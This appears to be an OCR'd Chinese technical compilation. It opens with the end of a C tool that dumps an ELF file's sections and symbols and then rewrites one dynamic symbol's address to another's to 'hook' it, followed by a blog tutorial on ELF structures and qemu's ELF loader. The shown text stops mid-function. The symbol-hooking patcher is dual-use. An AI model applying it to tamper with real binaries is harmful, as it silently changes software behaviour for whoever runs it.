SecNamStrTblFileOffset = (unsigned int)s_hdr_ptr->sh_offset;

/* 读取节名表，并缓存在一个缓冲区中。*/
if ( lseek(fd, (off_t)SecNamStrTblFileOffset, SEEK_SET) !=
SecNamStrTblFileOffset || SecNamStrTblFileOffset == 0 ) {
fprintf(stderr, "lseek to Section Name String Table error. ");
close(fd); exit(1);
}
if ( read(fd, SecNameStrTable, (size_t)s_hdr_ptr->sh_size) !=
(ssize_t)s_hdr_ptr->sh_size ) {
fprintf(stderr, "read error ");
close(fd); exit(1);
}

if ( lseek(fd, (off_t)SecHdrFileOffset, SEEK_SET) != SecHdrFileOffset ||
SecHdrFileOffset == 0 ) {
fprintf(stderr, "lseek to section header error. ");
close(fd); exit(1);
}

/* 记录符号表（即.dynsym 节）在文件中的偏移，由它的字节长度和每个表项的
长度算出符号表的表项数目。同时记下.dynstr 节在文件中的偏移和字节长度。*/
for (i = 0; i < (int)SecHdrTblEntrNum; i++) {
```

```
if ( read(fd, buf, (size_t)SecHdrTblEntrSize) !=
(ssize_t)SecHdrTblEntrSize ) {
fprintf(stderr, "read error ");
close(fd); exit(1);
}
s_hdr_ptr = (myElf32_Shdr *)buf;
/*if ( s_hdr_ptr->sh_type == 0x3 && s_hdr_ptr->sh_name == 0x11 ) {
SecNamStrTblFileOffset = (unsigned int)s_hdr_ptr->sh_offset;
}*/
if ( strcmp(SecNameStrTable + s_hdr_ptr->sh_name, ".symtab") == 0 ) {
DebugInfoFileOffset = (unsigned int)s_hdr_ptr->sh_offset;
DebugInfoSymTblNum = (int)((s_hdr_ptr->sh_size)/(s_hdr_ptr->sh_entsize));
}
if ( strcmp(SecNameStrTable + s_hdr_ptr->sh_name, ".strtab") == 0 ) {
DebugInfoStrTblFileOffset = (unsigned int)s_hdr_ptr->sh_offset;
DebugInfoStrTblSize = (unsigned int)s_hdr_ptr->sh_size;
}
if ( strcmp(SecNameStrTable + s_hdr_ptr->sh_name, ".dynsym") == 0 ) {
SymTblFileOffset = (unsigned int)s_hdr_ptr->sh_offset;
SymTblNum = (int)((s_hdr_ptr->sh_size)/(s_hdr_ptr->sh_entsize));
}
if ( strcmp(SecNameStrTable + s_hdr_ptr->sh_name, ".dynstr") == 0 ) {
SymNamStrTblFileOffset = (unsigned int)s_hdr_ptr->sh_offset;
SymNamStrTblSize = (unsigned int)s_hdr_ptr->sh_size;
}
if ( strcmp(SecNameStrTable + s_hdr_ptr->sh_name, ".hash") == 0 ) {
HashOffset = (unsigned int)s_hdr_ptr->sh_offset;
HashTblNum = (int)((s_hdr_ptr->sh_size)/(s_hdr_ptr->sh_entsize));
```

```
}
}

if ( lseek(fd, (off_t)SecHdrFileOffset, SEEK_SET) != SecHdrFileOffset ) {
fprintf(stderr, "lseek to section header error. ");
close(fd); exit(1);
}

for (i = 0; i < (int)SecHdrTblEntrNum; i++) {
if ( read(fd, buf, (size_t)SecHdrTblEntrSize) !=
(ssize_t)SecHdrTblEntrSize ) {
fprintf(stderr, "read error ");
close(fd); exit(1);
}
s_hdr_ptr = (myElf32_Shdr *)buf;
fprintf(stdout, "Section %d: ", i);
SecNameIndex = (unsigned int)s_hdr_ptr->sh_name;
fprintf(stdout, "(Section name (string tbl index))sh_name: 0x%08X -> %s ",
s_hdr_ptr->sh_name, SecNameStrTable + SecNameIndex);
fprintf(stdout, "(Section type)sh_type: 0x%08X ",
s_hdr_ptr->sh_type);
fprintf(stdout, "(Section flags)sh_flags: 0x%08X ",
s_hdr_ptr->sh_flags);
fprintf(stdout, "(Section virtual addr at execution)sh_addr: 0x%08X ",
s_hdr_ptr->sh_addr);
fprintf(stdout, "(Section file offset)sh_offset: 0x%08X ",
s_hdr_ptr->sh_offset);
fprintf(stdout, "(Section size in bytes)sh_size: 0x%08X ",
s_hdr_ptr->sh_size);
```

```
fprintf(stdout, "(Link to another section)sh_link: 0x%08X ",
s_hdr_ptr->sh_link);
fprintf(stdout, "(Additional section information)sh_info: 0x%08X ",
s_hdr_ptr->sh_info);
fprintf(stdout, "(Section alignment)sh_addralign: 0x%08X ",
s_hdr_ptr->sh_addralign);
fprintf(stdout, "(Entry size if section holds table)sh_entsize: 0x%08X ",
s_hdr_ptr->sh_entsize);
}

fprintf(stdout,
"************************************************************************ ");

if ( lseek(fd, (off_t)DebugInfoStrTblFileOffset, SEEK_SET) !=
DebugInfoStrTblFileOffset || DebugInfoStrTblFileOffset == 0 ) {
fprintf(stderr, "lseek to Debug Info String Table error. ");
goto next;
}
read(fd, DebugInfoStrTable, (size_t)(DebugInfoStrTblSize + 1));

if ( lseek(fd, (off_t)DebugInfoFileOffset, SEEK_SET) !=
DebugInfoFileOffset || DebugInfoFileOffset == 0 ) {
fprintf(stderr, "lseek to Debug Info Symbol Table error. ");
goto next;
}
for (i = 0; i < DebugInfoSymTblNum; i++) {
read(fd, SymTblEntry, (size_t)16);
symptr = (myElf32_Sym *)SymTblEntry;
fprintf(stdout, "Debug Infomation -> Symbol ID: %d ", i);
```

```
fprintf(stdout, "Symbol_index_and_name: 0x%08X -> %s ",
symptr->st_name, DebugInfoStrTable + symptr->st_name);
fprintf(stdout, "Symbol_value: 0x%08X ", symptr->st_value);
fprintf(stdout, "Symbol_size: 0x%08X ", symptr->st_size);
fprintf(stdout, "Symbol_type_and_binding: 0x%02X ", symptr->st_info);
fprintf(stdout, "Section_index: 0x%04X ", symptr->st_shndx);
fprintf(stdout,
"---------------------------------------------------- ");
}

fprintf(stdout,
"********************************************************************** ");

next:

/* 读取 .dynstr 节的内容，并缓存在一个缓冲区中。*/
if ( lseek(fd, (off_t)SymNamStrTblFileOffset, SEEK_SET) !=
SymNamStrTblFileOffset || SymNamStrTblFileOffset == 0 ) {
fprintf(stderr, "lseek to Dynamical symbol name string error. ");
close(fd); exit(1);
}
read(fd, SymNamStrTable, (size_t)(SymNamStrTblSize + 1));
if ( lseek(fd, (off_t)SymTblFileOffset, SEEK_SET) != SymTblFileOffset ||
SymTblFileOffset == 0 ) {
fprintf(stderr, "lseek to Dynamical symbol Table error. ");
close(fd); exit(1);
}
for (i = 0; i < SymTblNum; i++) {
read(fd, SymTblEntry, (size_t)16);
```

```
symptr = (myElf32_Sym *)SymTblEntry;
fprintf(stdout, "Symbol ID: %d ", i);
fprintf(stdout, "Symbol_index_and_name: 0x%08X -> %s ",
symptr->st_name, SymNamStrTable + symptr->st_name);
fprintf(stdout, "Symbol_value: 0x%08X ", symptr->st_value);
fprintf(stdout, "Symbol_size: 0x%08X ", symptr->st_size);
fprintf(stdout, "Symbol_type_and_binding: 0x%02X ", symptr->st_info);
fprintf(stdout, "Section_index: 0x%04X ", symptr->st_shndx);
fprintf(stdout,
"-------------------------------------------------- ");
}

fprintf(stdout,
"********************************************************************** ");

if ( lseek(fd, (off_t)HashOffset, SEEK_SET) != HashOffset ||
HashOffset == 0 ) {
fprintf(stderr, "lseek to hash table error. ");
close(fd); exit(-1);
}
for (i = 0; i < HashTblNum; i++) {
fprintf(stdout, "Hash Table ID: %d ", i);
read(fd, SymTblEntry, (size_t)4);
HashSymPtr = (myElf32_Syminfo *)SymTblEntry;
fprintf(stdout, "Direct_bindings, symbol_bound_to: 0x%04X ",
HashSymPtr->si_boundto);
fprintf(stdout, "Per_symbol_flags: 0x%04X ", HashSymPtr->si_flags);
fprintf(stdout,
```

```
"------------------------------------------------------ ");
}

close(fd); /* End of Printing */

/* Change symbol value, hook it */

if ( (fd = open(argv[1], O_RDWR)) < 0 ) {
fprintf(stderr, "Can't open object file '%s'. ", argv[1]);
exit(-1);
}

/* 检索符号表搜索要修改的符号。*/
if ( lseek(fd, (off_t)SymTblFileOffset, SEEK_SET) != SymTblFileOffset ) {
fprintf(stderr, "lseek error. ");
close(fd); exit(-1);
}

for (i = 0; i < SymTblNum; i++) {
read(fd, SymTblEntry, (size_t)16);
symptr = (myElf32_Sym *)SymTblEntry;
if ( strcmp(argv[2], SymNamStrTable + symptr->st_name) == 0 ) {
memcpy(dst_sym, SymTblEntry, 16);
dst_sym_tbl = (unsigned int)lseek(fd, (off_t)0, SEEK_CUR) - 16;
}
if ( strcmp(argv[3], SymNamStrTable + symptr->st_name) == 0 ) {
memcpy(src_sym, SymTblEntry, 16);
src_sym_tbl = (unsigned int)lseek(fd, (off_t)0, SEEK_CUR) - 16;
```

```
}
}

/* 修改符号表中要修改的符号所对应的表项的 st_value 和 st_size 值。*/
symptr = (myElf32_Sym *)src_sym;
memcpy(tmp_sym_addr, &symptr->st_value, 4);
memcpy(tmp_sym_size, &symptr->st_size, 4);
symptr = (myElf32_Sym *)dst_sym;
memcpy(&symptr->st_value, tmp_sym_addr, 4);
memcpy(&symptr->st_size, tmp_sym_size, 4);

if ( dst_sym_tbl == 0 || src_sym_tbl == 0 ||
lseek(fd, (off_t)dst_sym_tbl, SEEK_SET) != dst_sym_tbl ) {
fprintf(stderr, "lseek error. ");
close(fd); exit(-1);
}
if ( write(fd, dst_sym, (size_t)16) != (ssize_t)16 ) {
fprintf(stderr, "write error ");
close(fd); exit(-1);
}

close(fd);
return 0;
}

/* EOF */
```

http://blog.chinaunix.net/uid-72446-id-2060539.html

qemu 中 ELF 文件的加载

前段时间分析了 qemu 中 ELF 文件的加载过程，个人感觉通过这个分析不但可以加深对 ELF 文件格式的理解，而且能够从侧面了解操作系统加载器的工作过程。


一、ELF 相关的背景知识

1. ELF 格式文件相关概念

ELF 格式文件主要包括以下三种类型的文件：

- 可重定位的目标文件(.o 文件)　　--> 用于链接生成可执行文件或动态链接库文件(.so)
- 可执行文件　　--> 进程映像文件
- 共享库(.so 文件)　　--> 用于链接

从链接和执行的角度来讲，ELF 文件存在两种视图：链接视图和执行视图。为了区分两种视图，只需记住链接视图由多个 section 组成，而执行视图由多个 segment 组成即可。另外，section 是程序员可见的，是给链接器使用的概念，汇编文件中通常会显示的定义.text，.data 等 section，相反，segment 是程序员不可见的，是给加载器使用的概念。下图形象的描述了 ELF 文件两种不同的视图的结构以及二者之间的联系。



二者之间的联系在于：一个 segment 包含一个或多个 section。

注意：Section Header Table 和 Program Header Table 并不是一定要位于文件的开头和结尾,其位置由 ELF Header 指出,上图这么画只是为了清晰。-- ELF 文件每个部分的详细介绍参见《ELF 文件格式分析》。

TN05.ELF.Format.Summary.pdf

2. ELF 文件主要数据结构

上面讲了 ELF 的相关概念，但是要想用计算机语言（C 语言）来实现，必须对应相应的数据结构。linux 下通过三个数据结

构描述了 ELF 文件的相关概念。

(1) ELF Header

ELF Header 描述了体系结构和操作系统等基本信息,并指出 Section Header Table 和 Program Header Table 在文件中的什么位置，每个成员的解释参见注释及附件。

```
#define EI_NIDENT 16
typedef struct{
/*ELF 的一些标识信息，固定值*/
unsigned char e_ident[EI_NIDENT];
/*目标文件类型：1-可重定位文件，2-可执行文件，3-共享目标文件等*/
Elf32_Half e_type;
/*文件的目标体系结构类型：3-intel 80386*/
Elf32_Half e_machine;
/*目标文件版本：1-当前版本*/
Elf32_Word e_version;
/*程序入口的虚拟地址，如果没有入口，可为 0*/
Elf32_Addr e_entry;
/*程序头表(segment header table)的偏移量，如果没有，可为 0*/
Elf32_Off e_phoff;
/*节区头表(section header table)的偏移量，没有可为 0*/
Elf32_Off e_shoff;
/*与文件相关的，特定于处理器的标志*/
Elf32_Word e_flags;
/*ELF 头部的大小，单位字节*/
Elf32_Half e_ehsize;
/*程序头表每个表项的大小，单位字节*/
Elf32_Half e_phentsize;
/*程序头表表项的个数*/
```

```
Elf32_Half e_phnum;
/*节区头表每个表项的大小，单位字节*/
Elf32_Half e_shentsize;
/*节区头表表项的数目*/
Elf32_Half e_shnum;
/**/
Elf32_Half e_shstrndx;
}Elf32_Ehdr;
```

下面通过一个具体实例来说明 ELF header 中每个数据成员对应的值，下面是 hello world 的 ELF 文件头，在 linux 下可以通过"readelf -h ELF 文件名"来获得。

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048320
  Start of program headers:          52 (bytes into file)
  Start of section headers:          4412 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         30
  Section header string table index: 27
```

ELF Header 用数据结构 Elf32_Ehdr 来表示，描述了操作系统是 UNIX,体系结构是 80386。Section Header Table 中有 30 个 Section Header,从文件地址 4412 开始,每个 Section Header 占 40 字节,Segment Header Table 中有 9 个 segment，每个 segment header 占 32 个字节，此 ELF 文件的类型是可执行文件(EXEC)，入口地址是 0x8048320。

(2) Section Header Table Entry
从 ELF Header 中可知，每个 ELF 文件有个 Section Header Table，其中每一个表项对应一个 section，由数据结构 Elf32_Shdr 来描述，每个成员的含义参见注释及附件。在 linux 下可以通过"readelf -S ELF 文件名"来查看。

```
1. typedef struct{
2. /*节区名称*/
3. Elf32_Word sh_name;
4. /*节区类型：PROGBITS-程序定义的信息，NOBITS-不占用文件空间(bss),REL-重定位表项*/
5. Elf32_Word sh_type;
6. /*每一 bit 位代表一种信息，表示节区内的内容是否可以修改，是否可执行等信息*/
7. Elf32_Word sh_flags;
8. /*如果节区将出现在进程的内存影响中，此成员给出节区的第一个字节应处的位置*/
9. Elf32_Addr sh_addr;
10./*节区的第一个字节与文件头之间的偏移*/
11.Elf32_Off sh_offset;
12./*节区的长度，单位字节，NOBITS 虽然这个值非 0 但不占文件中的空间*/
13.Elf32_Word sh_size;
14./*节区头部表索引链接*/
15.Elf32_Word sh_link;
16./*节区附加信息*/
17.Elf32_Word sh_info;
18./*节区带有地址对齐的约束*/
19.Elf32_Word sh_addralign;
20./*某些节区中包含固定大小的项目，如符号表，那么这个成员给出其固定大小*/
```

```
21.Elf32_Word sh_entsize;
22.}Elf32_Shdr;
```

(3) Program Header Table Entry

从 ELF Header 中可知，每个 ELF 文件有个 Program Header Table，其中每一个表项对应一个 segment，由数据结构 Elf32_phdr 来描述，每个成员的含义参见注释及附件。在 linux 下可以通过"readelf -l ELF 文件名"来查看。

```
1. typedef struct
2. {
3.         /*segment 的类型：PT_LOAD = 1 可加载的段*/
4.         Elf32_Word p_type;
5.         /*从文件头到该段第一个字节的偏移*/
6.         Elf32_Off p_offset;
7.         /*该段第一个字节被放到内存中的虚拟地址*/
8.         Elf32_Addr p_vaddr;
9.         /*在 linux 中这个成员没有任何意义，值与 p_vaddr 相同*/
10.        Elf32_Addr p_paddr;
11.        /*该段在文件映像中所占的字节数*/
12.        Elf32_Word p_filesz;
13.        /*该段在内存映像中占用的字节数*/
14.        Elf32_Word p_memsz;
15.        /*段标志*/
16.        Elf32_Word p_flags;
17.        /*p_vaddr 是否对齐*/
18.        Elf32_Word p_align;
19.} Elf32_phdr;
```

二、qemu 中 ELF 文件的加载过程

在了解了 ELF 文件的基本结构之后，大体可以想到 ELF 文件的加载过程就是一个查表的过程，即通过 ELF Header 得到 ELF

文件的基本信息-Section Header Table 和 program Header Table,然后再根据 Section Header Table 和 program Header Table 的信息加载 ELF 文件中的相应部分。上面也提到过，section 是从链接器的角度来讲的概念，所以，ELF 文件的加载过程中，只有 segment 是有效的，加载器根据 program Header Table 中的信息来负责 ELF 文件的加载。

首先，从感性上认识一下 segment，还是以上面的 hello world 为例，其对应的 program header table 如下。

```
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
  INTERP         0x000154 0x08048154 0x08048154 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x005c4 0x005c4 R E 0x1000
  LOAD           0x000f14 0x08049f14 0x08049f14 0x00100 0x00108 RW  0x1000
  DYNAMIC        0x000f28 0x08049f28 0x08049f28 0x000c8 0x000c8 RW  0x4
  NOTE           0x000168 0x08048168 0x08048168 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x0004d0 0x080484d0 0x080484d0 0x00034 0x00034 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4
  GNU_RELRO      0x000f14 0x08049f14 0x08049f14 0x000ec 0x000ec R   0x1
```

第一列 type 即每个 segment 的类型，每个类型的具体含义参见附件。通常我们之关心程序的代码段(.text section)和数据段(.date section)，这两个 section 组成 LOAD 类型的 segment。

Offset：当前 segment 加载到的地址的偏移

VirAddr：当前 segment 加载到的虚拟地址

PhysAddr：当前 segment 加载到的物理地址（x86 平台上，此值没有意义，并不指物理地址）

FileSiz：当前 segment 在 ELF 文件中的偏移

MemSiz:当前 segment 在内存页中的偏移

Flg：segment 的权限，R-可读，W-可写， E-可执行

Align：x86 平台内存页面的大小

在了解了 segment 的相关信息后，分析下 qemu 代码中 ELF 文件的加载过程，印证下上面提到的 ELF 文件的加载的思想。

```
1. ret = loader_exec(filename, target_argv, target_environ, regs,info, &bprm);
```

filename：要加载的 ELF 文件的名称
target_argv：qemu 运行的参数，在这里即 hello（hello 是生成的可执行文件名， $qemu hello）
target_environ：执行 qemu 的 shell 的环境变量
regs,info,bprm 是 ELF 文件加载过程中涉及的三个重要数据结构，下面会详细分析。

loader_exec 函数的功能及含义参见代码注释。

```
1. int loader_exec(const char * filename, char ** argv, char ** envp,
2.                          struct target_pt_regs * regs, struct image_info *infop,
3.                          struct linux_binprm *bprm)
4. {
5.         int retval;
6.         int i;
7.
8.         bprm->p = TARGET_PAGE_SIZE*MAX_ARG_PAGES-sizeof(unsigned int);         /*MAX_ARG_PAGES = 33*/
9.         memset(bprm->page, 0, sizeof(bprm->page));
10.        retval = open(filename, O_RDONLY);                                                    /*返回
   打开文件的 fd*/
11.        if (retval < 0)
12.                return retval;
13.        bprm->fd = retval;
14.        bprm->filename = (char *)filename;
15.        bprm->argc = count(argv);
16.        bprm->argv = argv;
17.        bprm->envc = count(envp);
18.        bprm->envp = envp;
19.        /*1. 要加载文件的属性判断：是否常规文件，是否可执行文件，是否 ELF 文件； 2. 读取 ELF 文件的前 1024 个字节*/
```

```
20.         retval = prepare_binprm(bprm);
21.
22.         if(retval>=0) {                         /*prepare_binrpm 函数已经读出了目标文件的前 1024 个字节，先判断下这
    个文件是否是 ELF 文件，即前 4 个字节*/
23.                 if (bprm->buf[0] == 0x7f
24.                                 && bprm->buf[1] == 'E'
25.                                 && bprm->buf[2] == 'L'
26.                                 && bprm->buf[3] == 'F') {
27.                         retval = load_elf_binary(bprm, regs, infop);
28. #if defined(TARGET_HAS_BFLT)
29.                 } else if (bprm->buf[0] == 'b'
30.                                 && bprm->buf[1] == 'F'
31.                                 && bprm->buf[2] == 'L'
32.                                 && bprm->buf[3] == 'T') {
33.                         retval = load_flt_binary(bprm,regs,infop);
34. #endif
35.                 } else {
36.                         fprintf(stderr, "Unknown binary format\n");
37.                         return -1;
38.                 }
39.         }
40.
41.         if(retval>=0) {
42.                 /* success. Initialize important registers */
43.                 do_init_thread(regs, infop);
44.                 return retval;
45.         }
46.
```

```
47.         /* Something went wrong, return the inode and free the argument pages*/
48.         for (i=0 ; i<MAX_ARG_PAGES ; i++) {
49.                 g_free(bprm->page[i]);
50.         }
51.         return(retval);
52. }
```

```
1.  int load_elf_binary(struct linux_binprm * bprm, struct target_pt_regs * regs,
2.                                          struct image_info * info)
3.  {
4.          struct image_info interp_info;
5.          struct elfhdr elf_ex;
6.          char *elf_interpreter = NULL;
7.
8.          info->start_mmap = (abi_ulong)ELF_START_MMAP;                   /*ELF_START_MMAP = 0x80000000*/
9.          info->mmap = 0;
10.         info->rss = 0;
11.         /*主要工作就是初始化 info，申请进程虚拟地址空间，将 ELF 文件映射到这段虚拟地址空间上*/
12.         load_elf_image(bprm->filename, bprm->fd, info,
13.                                       &elf_interpreter, bprm->buf);

             ... ... ... ...

1.
2.          return 0;
3.  }
```

```
1. static void load_elf_image(const char *image_name, int image_fd,
2.                                                    struct image_info *info, char **pinterp_name,
3.                                                    char bprm_buf[BPRM_BUF_SIZE])
4. {
5.         struct elfhdr *ehdr = (struct elfhdr *)bprm_buf;
6.         struct elf_phdr *phdr;
7.         abi_ulong load_addr, load_bias, loaddr, hiaddr, error;
8.         int i, retval;
9.         const char *errmsg;
10.
11.        /* First of all, some simple consistency checks */
12.        errmsg = "Invalid ELF image for this architecture";
13.        if (!elf_check_ident(ehdr)) {/*ELF 头检查*/
14.                goto exit_errmsg;
15.        }
16.        bswap_ehdr(ehdr);         /*当前为空，是不是主机和目标机大小尾端不一致时才会 swap*/
17.        if (!elf_check_ehdr(ehdr)) {
18.                goto exit_errmsg;
19.        }
20.        /*下面的代码即读出 ELF 文件的程序头表，首先判断下是否已经被完全读出*/
21.        i = ehdr->e_phnum * sizeof(struct elf_phdr);         /*program header 表的大小*/
22.        if (ehdr->e_phoff + i <= BPRM_BUF_SIZE) {
23.                phdr = (struct elf_phdr *)(bprm_buf + ehdr->e_phoff);
24.        } else {
25.                phdr = (struct elf_phdr *) alloca(i);         /*申请 i 个程序头部*/
```

```
                retval = pread(image_fd, phdr, i, ehdr->e_phoff);        /*从文件 image_id 的偏移为 ehdr->e_phoff
处读取 i 个字节到 phdr 中，即 phdr 存放 program header*/
                if (retval != i) {
                        goto exit_read;
                }
        }
        bswap_phdr(phdr, ehdr->e_phnum);

#ifdef CONFIG_USE_FDPIC
        info->nsegs = 0;
        info->pt_dynamic_addr = 0;
#endif

        /* Find the maximum size of the image and allocate an appropriate
             amount of memory to handle that. */
        loaddr = -1, hiaddr = 0;
        for (i = 0; i < ehdr->e_phnum; ++i) {/*遍历每一个 program header*/
                if (phdr[i].p_type == PT_LOAD) {
                        abi_ulong a = phdr[i].p_vaddr;
                        if (a < loaddr) {                /*loaddr = -1 而且是 unsigned 类型的，所以 loaddr 是个很大
的数*/
                                loaddr = a;                        /*loaddr 记录 segment 的起始地址*/
                        }
                        a += phdr[i].p_memsz;        /*这个 segment 在内存中的偏移地址*/
                        if (a > hiaddr) {                /*hiaddr 记录 segment 的结束地址*/
                                hiaddr = a;
                        }
#ifdef CONFIG_USE_FDPIC
```

```
                        ++info->nsegs;
#endif
                }
        }

        load_addr = loaddr;                     /*计算出来的需要加载的起始地址*/
        if (ehdr->e_type == ET_DYN) {           /*共享目标文件(.so)*/
                /* The image indicates that it can be loaded anywhere. Find a
                   location that can hold the memory space required. If the
                   image is pre-linked, LOADDR will be non-zero. Since we do
                   not supply MAP_FIXED here we'll use that address if and
                   only if it remains available. */
                load_addr = target_mmap(loaddr, hiaddr - loaddr, PROT_NONE,
                                                                MAP_PRIVATE | MAP_ANON | MAP_NORESERVE,
                                                                -1, 0);
                if (load_addr == -1) {
                        goto exit_perror;
                }
        } else if (pinterp_name != NULL) {
                /* This is the main executable. Make sure that the low
                   address does not conflict with MMAP_MIN_ADDR or the
                   QEMU application itself. */
                probe_guest_base(image_name, loaddr, hiaddr);
        }
        load_bias = load_addr - loaddr;

#ifdef CONFIG_USE_FDPIC
        {
```

```
                struct elf32_fdpic_loadseg *loadsegs = info->loadsegs =
                        g_malloc(sizeof(*loadsegs) * info->nsegs);

                for (i = 0; i < ehdr->e_phnum; ++i) {
                        switch (phdr[i].p_type) {
                        case PT_DYNAMIC:
                                info->pt_dynamic_addr = phdr[i].p_vaddr + load_bias;
                                break;
                        case PT_LOAD:
                                loadsegs->addr = phdr[i].p_vaddr + load_bias;
                                loadsegs->p_vaddr = phdr[i].p_vaddr;
                                loadsegs->p_memsz = phdr[i].p_memsz;
                                ++loadsegs;
                                break;
                        }
                }
        }
#endif

        info->load_bias = load_bias;        /*真实的加载地址和计算出来(读 ELF 头信息)的加载地址之差*/
              info->load_addr = load_addr;        /*真实的加载地址*/
              info->entry = ehdr->e_entry + load_bias;        /*重新调整下程序的入口*/
              info->start_code = -1;
              info->end_code = 0;
              info->start_data = -1;
              info->end_data = 0;
              info->brk = 0;

```

```
108.             for (i = 0; i < ehdr->e_phnum; i++) {
109.                     struct elf_phdr *eppnt = phdr + i;
110.                     if (eppnt->p_type == PT_LOAD) {
111.                             abi_ulong vaddr, vaddr_po, vaddr_ps, vaddr_ef, vaddr_em;
112.                             int elf_prot = 0;
113.                             /*记录 PT_LOAD 类型 segment 的权限：读/写/可执行*/
114.                             if (eppnt->p_flags & PF_R) elf_prot = PROT_READ;
115.                             if (eppnt->p_flags & PF_W) elf_prot |= PROT_WRITE;
116.                             if (eppnt->p_flags & PF_X) elf_prot |= PROT_EXEC;
117.
118.                             vaddr = load_bias + eppnt->p_vaddr;
119.                             vaddr_po = TARGET_ELF_PAGEOFFSET(vaddr); /*((vaddr) & ((1 << 12)-1))，目的是取页内
    偏移*/
120.                             vaddr_ps = TARGET_ELF_PAGESTART(vaddr);          /*((vaddr) & ~(unsigned long)((1 <<
    12)-1))，向下页对齐，目的取页对齐的地址*/
121.                             /*将 ELF 文件映射到进程地址空间中*/
122.                             error = target_mmap(vaddr_ps, eppnt->p_filesz + vaddr_po,          /*映射的时候从页内
    偏移 vaddr_po 开始映射，即保持原来的偏移量*/
123.                                                 elf_prot, MAP_PRIVATE | MAP_FIXED,
124.                                                 image_fd, eppnt->p_offset - vaddr_po);
125.                             if (error == -1) {
126.                                     goto exit_perror;
127.                             }
128.
129.                             vaddr_ef = vaddr + eppnt->p_filesz;
130.                             vaddr_em = vaddr + eppnt->p_memsz;
131.
132.                             /* If the load segment requests extra zeros (e.g. bss), map it. */
```

```
133.                         if (vaddr_ef < vaddr_em) {
134.                                 zero_bss(vaddr_ef, vaddr_em, elf_prot);
135.                         }
136.
137.                         /* Find the full program boundaries. */
138.                         if (elf_prot & PROT_EXEC) {
139.                                 if (vaddr < info->start_code) {
140.                                         info->start_code = vaddr;         /*代码段的起始虚拟地址（页对齐的地
    址）*/
141.                                 }
142.                                 if (vaddr_ef > info->end_code) {
143.                                         info->end_code = vaddr_ef;         /*代码段的结束虚拟地址（页对齐的
    地址）*/
144.                                 }
145.                         }
146.                         if (elf_prot & PROT_WRITE) {
147.                                 if (vaddr < info->start_data) {
148.                                         info->start_data = vaddr;         /*数据段的起始虚拟地址*/
149.                                 }
150.                                 if (vaddr_ef > info->end_data) {
151.                                         info->end_data = vaddr_ef;         /*数据段的起始虚拟地址（包括 bss
    段的大小）*/
152.                                 }
153.                                 if (vaddr_em > info->brk) {
154.                                         info->brk = vaddr_em;         /*程序内存映像的顶端（代码段+数据段
    +bss 段）*/
155.                                 }
156.                         }
```

```
157.                    } else if (eppnt->p_type == PT_INTERP && pinterp_name) {/*内部解释程序名称：/lib/ld-
    linux.so.2*/
158.                            char *interp_name;
159.
160.                            if (*pinterp_name) {
161.                                    errmsg = "Multiple PT_INTERP entries";
162.                                    goto exit_errmsg;
163.                            }
164.                            interp_name = malloc(eppnt->p_filesz);
165.                            if (!interp_name) {
166.                                    goto exit_perror;
167.                            }
168.
169.                            if (eppnt->p_offset + eppnt->p_filesz <= BPRM_BUF_SIZE) {
170.                                    memcpy(interp_name, bprm_buf + eppnt->p_offset,
171.                                                    eppnt->p_filesz);
172.                            } else {
173.                                    retval = pread(image_fd, interp_name, eppnt->p_filesz,
174.                                                                    eppnt->p_offset);
175.                                    if (retval != eppnt->p_filesz) {
176.                                            goto exit_perror;
177.                                    }
178.                            }
179.                            if (interp_name[eppnt->p_filesz - 1] != 0) {
180.                                    errmsg = "Invalid PT_INTERP entry";
181.                                    goto exit_errmsg;
182.                            }
183.                            *pinterp_name = interp_name;
```

```
184.                     }
185.             }
186.
187.             if (info->end_data == 0) {
188.                     info->start_data = info->end_code;
189.                     info->end_data = info->end_code;
190.                     info->brk = info->end_code;
191.             }
192.
193.             if (qemu_log_enabled()) {
194.                     load_symbols(ehdr, image_fd, load_bias);
195.             }
196.
197.             close(image_fd);
198.             return;
199.
